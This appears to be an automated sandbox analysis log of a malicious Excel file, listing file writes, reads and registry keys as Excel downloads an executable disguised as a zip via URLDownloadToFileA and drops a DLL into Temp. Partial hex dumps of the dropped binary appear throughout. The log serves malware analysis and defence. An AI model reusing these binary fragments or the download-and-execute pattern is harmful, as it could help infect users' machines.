C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\w80l82r[1].zip	unknown	616	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 16 3a fd 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 62 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....:._.......... .!...2.z...b.......&.......@.. ....@	success or wait	1	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\w80l82r[1].zip	unknown	8192	2e 74 65 78 74 34 00 00 cc 52 04 00 00 a0 00 00 00 54 04 00 00 52 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 73 72 63 00 00 00 7c 2e 00 00 00 00 05 00 00 30 00 00 00 a6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 c8 09 00 00 00 30 05 00 00 0a 00 00 00 d6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.text4...R.......T...R........ ....@.rsrc...|........0.. ....@..@.reloc.... ...0......................@..B	success or wait	1	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\w80l82r[1].zip	unknown	8192	f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7	......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p........	success or wait	3	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	unknown	23440	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 16 3a fd 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 62 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....:._..... .!...2.z...b.....&.....@.. .....@	success or wait	1	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\w80l82r[1].zip	unknown	5298	00 e8 5f aa 02 00 12 a3 24 b8 8d 2f 00 e8 33 dd 01 00 d2 a3 24 40 6d 2f 00 e8 07 ac 02 00 17 a0 8c 24 0b 25 00 00 af aa 7d 02 57 45 00 8d a3 0b 44 0a 27 2f e8 45 e2 2c 00 89 db 0a 40 6a 27 a0 8c 24 cb 24 00 00 6f 21 21 21 21 21 21 21 21 21 21 21 21 1a 7d 02 17 ff fe 74 cb 6a e8 09 54 2f 00 83 1b 24 8b cb cf 40 d4 02 e7 ab f8 20 b0 aa b1 0e d7 2e 8d 84 7b ec 04 00 a7 46 f0 04 a7 2e 6a 00 67 c4 32 f2 97 2e 83 c4 a3 a3 ce e8 9f 51 02 00 0e a8 24 d0 8f 2e 00 8d e3 08 b0 09 67 2e c7 81 7f cf 21 21 21 21 21 21 21 21 21 21 21 21 ff ff 8e 14 47 56 3d 2e e8 e9 2e 2c 00 c7 1b 0a 40 f7 f0 60 3b 8d a3 08 b0 09 27 2e 66 0f 90 ec 66 0f 69 68 24 48 7f e3 7c 02 27 ad c0 10 e7 a2 8c 24 4b 25 00 00 7f 73 7c 02 e7 a2 8c 24 07 27 00 00 cf 80 7c 02 e7 ac c0 f0 97 a1 8c 24 4b	..._.....$../..3.....$@m/..... ...$.%....}.WE....D.'/.E.,.... @j'..$.$..o!!!!!!!!!!.}....t .j..T/...$...@..... ....{. ...F....j.g.2.........Q....$. ....g.....!!!!!!!!!!.... GV=....,....@..`;.....'.f...f. ih$H..|.'......$K%...s|....$.' ....|........$K	success or wait	71	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	unknown	30965	63 08 88 00 e7 32 52 6a 97 63 8d 94 7b a0 00 00 a7 60 6a ff 13 f1 68 ec 59 a5 64 68 0d 81 8a 58 e9 70 09 0c d9 70 0a 01 ef 40 02 01 97 37 d8 85 0c 39 23 8d db 08 8c 21 21 21 21 21 21 21 21 21 21 21 21 00 57 32 8d 8c 7b a4 00 00 67 3f 94 24 df 34 00 00 e7 cc b4 24 a7 34 00 00 15 63 6a ff 60 df 0f 10 1a 12 50 43 17 bd 10 84 4b 82 00 00 27 01 db ff 4b a0 b0 00 17 32 68 ea b4 3a 58 e8 bf 2f 01 00 6e b5 9c 94 d7 31 00 43 64 c8 04 72 c5 00 c0 8b 21 21 21 21 21 21 21 21 21 21 21 21 2b b5 94 00 d7 31 80 3a be 45 13 40 24 c9 04 72 11 01 c0 81 db 7d 00 00 a7 68 8b e5 62 ef 8d 4c bb 25 6a 00 ef 4c 7f 02 67 3e 4c 24 2b d9 a6 11 56 31 8d 5c 7b 00 68 ea f4 36 58 53 bf f4 02 01 57 57 00 ff 0b 15 40 8d e3 14 3c e8 7f de 01 00 ac 21 21 21 21 21 21 21 21 21 21 21 21 78 e8	c....2Rj.c..{....`j...h.Y.dh.. .X.p...p...@...7...9#....!!!!! !!!!!!!.W2..{...g?.$.4.....$.4 ...cj.`.....PC....K...'...K... .2h..:X../..n....1.Cd..r....!! !!!!!!!!!+....1.:.E.@$..r.... .}...h..b..L.%j..L..g>L$+...V 1.\{.h..6XS....WW....@... <.....!!!!!!!!!!!x.	success or wait	9	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	unknown	41004	af e5 27 81 dd 67 8a ae ba 0c a1 13 1b 00 13 fa de 21 21 21 21 21 21 21 21 21 21 21 f2 cb ef 03 bf 90 a3 73 aa b0 78 fc 41 f5 24 10 45 6a d5 4a b0 fd ef 91 94 c0 0e 03 d7 7f 5f fd b9 7a 40 12 88 fd 29 ae b1 33 42 6e 16 cc 18 2e 3b a3 56 f7 42 7e c2 47 8b 8c 80 40 18 d2 79 c7 54 b9 e3 06 29 45 2f be 7c 0d 42 c1 3f cf 13 c8 ee 21 21 21 21 21 21 21 21 21 21 21 64 11 0e 49 9d 49 40 8d 47 a2 4c 5c 40 11 67 0a f3 23 0a 02 c3 60 60 eb a2 2c d4 2b 75 66 fa ce 0d 73 be e0 14 47 0e 9f 10 ea 56 87 70 b5 c5 d2 dd 8c 66 39 3d df f7 93 27 27 4b b3 5e 6e bf f0 e8 d6 70 42 e5 73 9b 9e 3f 1f 96 60 c4 6e 91 eb a4 21 21 21 21 21 21 21 21 21 21 21 87 3a c5 6a 5d e5 3c 2c 52 76 e2 77 72 1c 56 14 83 02 17 c1 3f 40 9b 67 93 02 60 28 b0 a5 98 24 7a 2f 60 a7 09 42 10 08	..'..g.....!!!!!!!!!!!. .....s..x.A.$.Ej.J....._ ..z@...)..3Bn....;.V.B~.G... @..y.T...)E/.|.B.?....!!!!!!!!!! !!d..I.I@.G.L\@.g..#...``..,.+ uf...s...G....V.p.....f9=..." K.^n....pB.s..?..`.n...!!!!!!! !!!!!.:.j].<,Rv.wr.V.....?@.g. .`(...$z/`..B..	success or wait	1	14080828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\050F0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\050F0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\050F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (....................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\050F0000	26831	4096	ec 7d 7d 74 5c c5 95 67 bd d7 2d b9 ad 2f b7 64 21 84 6d f0 b3 2c ec 36 76 4c cb 18 21 8c 6d 5a f2 07 32 b1 8d b0 1c d0 10 27 ea 96 d4 96 da 96 a5 46 92 1d d9 21 d0 b6 05 51 72 58 46 61 bd 8e 42 d8 20 73 48 a2 43 18 22 b2 1c 46 90 4c a6 ed 90 44 cb 30 19 91 93 99 d1 cc fe 81 20 99 89 ce ce cc ae 38 13 4e 34 bb 93 68 7f bf aa 7a dd 4f ad 27 63 43 e6 63 cf 99 92 6f d7 ad 5f dd 7b eb f3 d5 ab 57 af 5e 79 fc cf 0a 27 2f bc b4 ec 1d 91 e1 b6 0b 8f f8 ed ec 62 91 ed c0 0d f0 24 e9 fc 42 98 60 48 bf 9d 9d 9d 95 18 7e c0 fe 87 fb ff a8 06 7e 83 bc 2e 42 bb 85 40 5e 50 16 88 6d 9e 07 ba 1e b4 18 94 03 ca 05 b1 9d f3 e1 17 80 ae 03 f9 41 85 a0 22 d0 52 50 31 e8 1a 50 09 e8 5a 50 29 c8 07 5a 06 5a 0e 5a 01 da 0b aa 03 ad 04 6d 02 ad 02 95 81 56 83 ca 41 37 82 d6 80	.}}t\..g..-../.d!.m...,.6vL..!. mZ..2.....'.....F...!...QrX Fa..B. sH.C."..F.L...D.0..... .. ..8.N4..h...z.O.'cC.c.. .o.._.{....W.^y...'/..... ..b.....$..B.`H.....~.....~ ...B..@^P..m..... .A..".RP1..P..ZP)..Z.Z.Z..... ..m.....V..A7...	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\050F0000	50332	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\050F0000	56574	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 46 dc 98 f8 80 02 00 00 0d 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....+... .....B...xl/_rels/wor kbook.xml.relsPK..-.....!. F..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1008733.cvr	unknown	1392	4d 53 51 4d 78 00 00 00 00 00 00 00 e1 35 2c f8 0a 00 00 00 f8 04 00 00 02 00 00 00 00 00 0e 00 67 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 af 8e 03 26 f9 e8 d6 01 0d 91 98 39 f9 e8 d6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 01 00 00 00 56 80 00 00 03 00 00 00 45 58 43 45 00 00 00 00 04 00 00 00 ff ff ff ff 00 00 00 00 05 00 00 00 ff ff ff ff 00 00 00 00 06 00 00 00 00 00 00 00 bc 00 00 00 35 00 00 00 67 1b 00 00 00 00 00 00 3b 00 00 00 02 00 00 00 bc 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 41 00 00 00 00 04 00 00 00 00 00 00 6c 00 00 00 00 00 00	MSQMx.....5,..... ..g.....& .....9..... ....V. .....EXCE..... .....5...g..... ..;.....<.....A... .....l.....	success or wait	1	14080828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	0	1408	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	0	88	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3838D125.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD45CE2.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BDCC37B.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	0	1408	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AFEA641.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\831D50B4.emf	0	1408	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F04A2	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F254C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F44DD	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	14080828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	14080828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	14080828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	14080828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
